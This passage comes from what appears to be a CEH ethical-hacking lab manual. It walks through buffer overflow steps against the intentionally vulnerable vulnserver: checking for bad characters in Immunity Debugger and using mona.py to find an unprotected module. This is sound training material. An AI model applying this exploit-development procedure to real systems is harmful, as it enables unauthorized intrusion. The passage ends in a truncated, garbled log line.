
Module 06 – System Hacking

102. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.



103. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.


Note: The ESP value might change when you perform this task.



Module 06 – System Hacking


104. Close **Immunity Debugger** and the vulnerable server process.
105. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator.
Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
106. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
107. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.



108. Close the **File Explorer** window.
109. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.

Module 06 – System Hacking



110. The **Log data** pop-up window appears, which shows the protection settings of various modules.

Module 06 – System Hacking

111. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.

```
Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s ? Immunity Consulting Services Manager

Address Message
77C32939 Immunity Debugger 1.85.0.0 : R'lveh
